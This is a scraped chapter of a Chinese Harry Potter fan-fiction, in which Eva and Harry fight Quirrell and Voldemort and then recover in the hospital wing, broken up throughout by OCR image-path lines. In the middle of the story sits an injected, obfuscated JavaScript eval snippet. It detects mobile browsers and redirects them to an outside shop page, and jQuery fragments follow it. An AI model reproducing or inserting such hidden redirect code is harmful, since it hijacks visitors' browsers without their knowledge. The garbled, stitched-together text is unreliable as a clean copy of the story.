27. 棋局之下(下)

作品:《HP同人霍格沃茨上学指南

    火焰在身后合拢的声音像一声沉重的叹息。


    门后是最后一个房间。


    房间很大,圆形的,天花板高高的,点着火把。但吸引他们目光的不是房间本身,而是房间中央的景象——


    奇洛教授站在那里,背对着他们。但他不是一个人——他的后脑勺上,贴着另一张脸。一张脸扁平得像蛇,颜色是诡异的灰白,眼睛是两条细缝,红色的瞳孔像燃烧的炭火。


    而在奇洛面前,一面巨大的镜子矗立在那里——厄里斯魔镜。镜子里映出奇洛的身影,但在奇洛的镜像手里,握着一块血红色的石头,闪闪发光。


    现实中的奇洛手里空无一物。他正对着镜子喃喃自语:“给我……把石头给我……”


    “奇洛教授?”哈利的声音打破了寂静。


    奇洛猛地转过身。那张后脑勺上的脸也转了过来——两张脸同时看向他们,四只眼睛,在昏暗光线下闪着诡异的光。“波特,”奇洛说,声音还是结结巴巴的,但眼神不一样了——不再是那种惊慌失措,而是冰冷的,像蛇,“还有……张小姐。真意外。”


    他后脑勺上的脸发出嘶嘶的声音,用的是另一种语言,但Eva能听懂几个词:“……碍事……杀掉……”


    奇洛朝他们走来。Eva感觉到腕间的玉佩突然变得滚烫——比禁林那晚还要烫,像一块烧红的炭贴在皮肤上。她体内的“炁”骤然加速,像受惊的溪流开始狂乱地奔涌。


    “魔法石在镜子里,”奇洛说,声音里带着疯狂的笑意,“但我拿不到。邓布利多施了魔法……只有真正想找到石头但不想使用它的人,才能拿到。多么讽刺。”


    他的目光落在哈利身上:“但你,波特……你只是个小男孩,想保护石头,不想用它。也许……镜子会给你。”


    哈利盯着镜子,绿眼睛里满是困惑和恐惧。他慢慢走向镜子,奇洛没有阻止。


    Eva站在原地,魔杖握在手里,但手臂因为玉佩的滚烫和“炁”的狂乱而微微发抖。她看着奇洛,看着那张后脑勺上的脸——那就是伏地魔,那个连名字都不能提的人,那个在禁林猎杀独角兽、想用魔法石复活的人。


    哈利站在镜子前。镜子里,他的镜像把手伸进口袋,掏出了一块血红色的石头,然后眨了眨眼,又把石头放回口袋。现实中,哈利感觉自己的口袋一沉——石头真的出现了。


    “他拿到了!”奇洛后脑勺上的脸尖叫道,“杀了他!拿过来!”


    奇洛扑向哈利。哈利想跑,但奇洛已经抓住了他的手腕——


    “啊——!”奇洛突然尖叫起来,像被烫到一样松开了手。他抓哈利的那只手上冒起了烟,皮肤开始溃烂。


    哈利也愣住了,看着自己的手——没事。


    “抓住他!用别的方法!”伏地魔嘶吼。


    奇洛抽出魔杖:“阿瓦达——”


    绿光还没发出,Eva的咒语已经先到了:“除你武器!”


    红光击中奇洛的手腕,魔杖飞出去,撞在墙上。但奇洛没有倒下——他空着手扑向哈利,想用身体压制他。


    哈利本能地伸手去推——他的手碰到奇洛的脸。


    “不——!!!”更凄厉、更长久的惨叫。奇洛整张面孔以哈利掌心触碰点为中心,肉眼可见地腐烂、塌陷下去,仿佛血肉在瞬间被某种纯净的力量净化、消融。他踉跄后退,双手疯狂抓挠着自己的脸,却只抓下更多溃烂的皮肉。


    “废物!没用的东西!”后脑勺上的脸发出狂怒的嘶吼。一团浓郁如实质的黑雾猛地从奇洛濒死的躯壳中挣脱出来,悬浮在半空。黑雾剧烈翻腾,勉强凝聚成一张模糊而狰狞的蛇脸,那双狭长的红色瞳孔燃烧着纯粹的恶意与贪婪,死死盯住了哈利——和他鼓起的口袋。


    “魔法石……”雾状的脸发出空洞而贪婪的嘶语,随即化作一道漆黑的利箭,挟着刺骨的冰寒与令人作呕的甜腻腐朽气息,直射哈利的心脏!


    Eva挡在了哈利面前。


    动作快过思考。就像禁林里冲向蜘蛛的螯肢,就像棋盘上举起魔杖对准落下的石杖。看到那团充满极致恶意的黑暗扑向朋友,她的身体已经先于大脑做出了反应。


    没有实体碰撞的闷响。黑雾撞上了她——不,是撞上了她周身瞬间亮起的一层柔和的、半透明的白光。


    “嗡——!”


    一声低沉的、仿佛古钟鸣响的震颤在房间内回荡。Eva腕间的玉佩滚烫如炽铁,以前所未有的亮度绽放光华。与此同时,她体内那股平和的“炁”仿佛受到了最激烈的挑衅,不再遵循爷爷教导的舒缓流转,而是如同被惊醒的怒龙,轰然爆发,顺着经脉奔涌向她的四肢百骸,最终与玉佩涌出的守护之力在她身前交汇、融合!


    那层白光,正是她自身“炁”的韧性,与玉佩古老守护法则的结合。


    黑雾撞上白光的刹那,时间仿佛凝滞了一瞬。刺耳的尖啸与低沉的嗡鸣交织炸开——那不是声音,而是两种截然相反的魔力在疯狂撕咬。黑雾如同拥有生命的粘稠沥青,翻滚着试图渗透、腐蚀那层柔光;而白光则像一张被拉至极限的古老绢帛,在Eva身前剧烈震颤,表面流转的太极图纹明灭不定。


    玉佩滚烫到几乎烙进她的腕骨,体内奔涌的“炁”以前所未有的速度被抽离,顺着经脉涌向掌心,与玉佩涌出的暖流汇合,死死抵住那片冰寒刺骨的黑暗。她能“感觉”到——不是看到,是某种更深层的感知——黑雾中充斥着饥饿、怨恨与对生命的纯粹憎恶,而己方的力量则像深潭底部最沉静的水,温润却坚韧,试图化解、包容那股暴戾。


    但差距太大了。


    “咔嚓——”


    仿佛琉璃碎裂的细微声响在她灵台深处响起。白光屏障向内凹陷,出现蛛网般的裂痕!


    紧接着,一股无法形容的巨力隔着即将破碎的屏障狠狠撞上她的胸口。


    “呃——!”


    她像被一柄无形的重锤砸中,双脚离地,向后倒飞。背脊撞上石墙的闷响、骨骼的抗议、喉头涌上的腥甜……所有感觉混杂在一起。视野瞬间被黑暗与迸溅的金星吞噬,耳边只剩下自己粗重如风箱的喘息,和玉佩温度骤降带来的、冰冷的空虚感。


    “有意思……”黑雾发出断续、嘶哑的波动,不再是语言,而是直接响彻脑海的恶意低语,“东方的……古老守护……竟能伤到我……但,还不够!”


    它再次竭力凝聚,虽然体积小了一圈,却更加凝实,带着一种同归于尽般的决绝,第二次扑向倚着墙壁、无法动弹的Eva——它意识到这个女孩的“守护”是它夺取魔法石的最大障碍,必须先予摧毁!


    “不——!!”哈利嘶吼着,不知哪来的力气,猛地扑过来,用整个身体严严实实地挡在了Eva与黑雾之间。


    没有光芒亮起。黑雾如同穿过一道虚影,径直没入了哈利的身体。“啊——!!!!”


    这一次,发出痛苦尖啸的却是那团黑雾!在穿过哈利身体的刹那,它仿佛撞上了一片无边无际、温暖而灼热的金色海洋——那是莉莉·波特用生命为代价施加的古老保护,是“爱”所化的最纯粹、最强大的魔法。对黑暗灵魂而言,这无异于将一块冰投入熔炉!


    哈利的额头,那道闪电形疤痕骤然迸裂,鲜红的血液涌出,划过他苍白的面颊。他发出一声短促的痛呼,双眼翻白,直挺挺地向后倒去,但在失去意识前,他的手臂仍下意识地护向Eva的方向。


    而那团黑雾从哈利背后逸散出来时,已经稀薄得像一缕即将散去的晨间污秽,几乎无法维持形状。它剧烈地颤抖着,里面传出微弱却充满极致怨恨的嘶嘶声,最后看了一眼倒在地上的两个孩子,猛地一缩,化作一道几乎看不见的细小黑烟,“嗖”地一声从门缝钻了出去,消失无踪。


    房间里只剩下他们三个——哈利躺在地上,Eva靠在墙边,奇洛蜷缩在角落,已经不动了,脸烂得看不清五官。


    寂静。然后门被撞开了。


    邓布利多教授冲进来,银白色的长胡子在身后飞扬。他后面跟着麦格教授、斯内普教授,还有气喘吁吁的赫敏——她带着教授们回来了。


    “哈利!”邓布利多快步走到哈利身边,俯身检查。


    “我没事……”哈利挣扎着坐起来,手捂着额头,“Eva……她……”


    麦格教授已经扶起了Eva。Eva感觉全身的骨头都像散了架,胸口闷得喘不过气,但意识还清醒。玉佩已经不那么烫了,恢复成温温的触感,但“炁”还在体内乱窜,像脱缰的野马。


    “医疗翼,”邓布利多果断地说,“立刻。”


    斯内普教授走到奇洛身边,用魔杖检查了一下,黑眼睛里闪过一丝复杂的情绪——不是悲伤,也不是惊讶,更像是一种……确认。


    “死了,”他冷冷地说,然后他转向哈利和Eva,视线先在哈利血流不止的额头上停留一瞬,瞳孔微微收缩;随即落到Eva苍白的脸上,尤其是她手中紧握的、光泽黯淡的玉佩。他的眉头几不可察地蹙了一下,像是看到了某种他不熟悉但又必须评估的东西。


    他又移向哈利,“波特,能走吗?”


    哈利点点头,在麦格教授的搀扶下站起来。他的疤痕还在流血,但绿眼睛亮得惊人,一直看着Eva。


    他们被带出房间,走过那些机关房间——棋盘已经静止了,魔鬼网缩在角落,路威还在睡觉,笛声早就停了。


    城堡的走廊空荡荡的,宵禁时间早就过了。火把的光在石墙上跳动,把影子拉得长长的。Eva被麦格教授搀扶着,每一步都像踩在棉花上。她听见赫敏在后面小声抽泣,听见罗恩呻吟着说“我没事,真的”,听见邓布利多温和但严肃的声音在交代什么。


    但最清晰的,是哈利的目光——他一


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16980643|193567||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    直看着她,绿眼睛里充满了担忧,还有……一种她看不懂的东西。


    医疗翼里,庞弗雷夫人像只受惊的母鸡,把他们按在床上,灌下一堆味道古怪的药水。Eva喝下去后,感觉乱窜的“炁”慢慢平复下来,胸口的闷痛也减轻了些。哈利就在旁边的床上,庞弗雷夫人正小心地处理他额头上的伤。


    “疤痕裂开了,但没伤到骨头,”庞弗雷夫人皱着眉头说,“需要特殊药膏……邓布利多教授已经去取了。”


    邓布利多教授走进来,手里拿着一个小罐子。他把罐子递给庞弗雷夫人,然后坐在哈利床边的椅子上。


    “现在,告诉我发生了什么,”他的声音很温和,但蓝眼睛锐利得像能看穿人心,“从头开始。”


    哈利断断续续地讲了——从怀疑斯内普,到发现魔法石的真相,到今晚的决定,到每一个房间,最后到奇洛和……伏地魔。


